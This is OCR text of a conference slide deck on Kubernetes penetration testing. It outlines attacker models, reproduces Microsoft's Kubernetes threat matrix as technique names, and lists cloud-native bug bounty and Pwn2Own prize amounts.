KUBERNETES PENTEST STORIES: A JOURNEY THROUGH VULNERABILITIES

Sergey Kanibor
R&D / Container Security, Luntry

whoami

- Cloud & Container Security
- Author CVE & BDU
- Bug Bounty hunter
- Editor @k8security
- Speaker at PHDays, OFZZONE and other IT & IS conferences

Agenda


- Typical K8s pentest
- CVE and real cases
- Some conclusions

DISCLAIMER

All events and cases in this talk are fictitious. Any resemblance to actual events, companies, or people is purely coincidental.

TYPICAL K8S PENTEST


Intruder Models



External

See the Kubernetes Network outside the cluster


- Vulnerable K8s components
- Vulnerable applications
- Misconfigured Kubernetes components (API Server, Kubelet, etcd)
- Misconfigured Docker / Containerd / CRIO daemon
- Misconfigured dashboards (Weave Scope, Kubernetes Dashboard, Octant)



Internal – in Pod

Inside the Pod


- Bad Pods
- Private keys, tokens & creds in ENV
- Other services, cluster components
- Service Account permissions



Internal – on Node

Inside the Node

- Old dumps, sensitive logs
- Third-party instances
- Keys, SA tokens, configs, certs
  - Kubernetes Privilege Escalation: Container Escape == Cluster Admin?
    (Yuval Avrahami & Shaul Ben Hai, Palo Alto Networks. BlackHat USA 2022)



Compromised Developer

- Can push its own images in registry
- There is access to internal services

How to deploy – Compromised Developer

ZERO NIGHTS

```
→  02_k8s kubectl apply -f deployment.yaml
deployment.apps/kubeapp-example created
→  02_k8s kubectl get deployment.apps/kubeapp-example
NAME             READY   UP-TO-DATE   AVAILABLE   AGE
kubeapp-example   2/2     2            2           16s
→  02_k8s
```

GitLab

DevPlatform

Restrictions

- Policy Engine policies – sometimes hard, sometimes not so hard
- Network Policy
- SOC alerting
- ¯_(ツ)_/¯

My talks about K8s pentest

[OFFZONE 2023. Kubernetes Pentest All-in-One: The Ultimate Toolkit]

[Volga CTF 2022. Pentesting Kubernetes: From Zero to Hero]

Microsoft Threat Matrix for Kubernetes

ZERO NIGHTS


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Impact
Using cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access Kubernetes API server	Access cloud resources	Images from a private registry	Data destruction
Compromised image In registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Collecting data from pod	Resource hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Container service account	Network mapping	Cluster internal networking		Denial of service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from proxy server	Application credentials in configuration files	Exposed sensitive interfaces	Application credentials in configuration files		
Exposed sensitive interfaces	SSH server running inside container	Container service account			Access managed identity credentials	Instance Metadata API	Writable hostPath mount		
	Sidecar injection	Static pods			Malicious admission controller		CoreDNS poisoning		
							ARP poisoning and IP spoofing		

Link

Microsoft Threat Matrix for Kubernetes

ZERO NIGHTS

VK Cloud LUNTRY



Экскурсия по матрицам угроз для контейнеров и Kubernetes

Сергей Канибор R&D/Container Security, Luntry


бизнес


Link



Уязвимости
Мисконфиги

CVE & REAL CASES

kCTF and Kernel CTF








[kCTF]
[Kernel CTF]

Cloud Native/Container on Pwn2Own

Target	Prize	Master of Pwn Points
Docker Desktop	$60,000	6
containerd	$60,000	6
Firecracker	$70,000	7
gRPC	$30,000	3

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3



[PWN2OWN VANCOUVER 2024: BRINGING CLOUD-NATIVE/CONTAINER SECURITY TO PWN2OWN]

Zeroday Cloud

ZERO NIGHTS

NVIDIA Container Toolkit

Enables GPU access for containerized cloud workloads.

$40,000
Container escape

Kubelet Server

Manages Pods on each Kubernetes Node.

$40,000

K8s API Server

The central control plane for Kubernetes clusters.

$80,000

Docker

The industry standard for running containers.

$40,000
User-provided image

$60,000
Arbitrary image

Containerd

The core container runtime in Kubernetes.

$40,000
User-provided image

$60,000
Arbitrary image

Linux Kernel


The OS powering most cloud VMs.

$30,000
Container escape on Ubuntu host

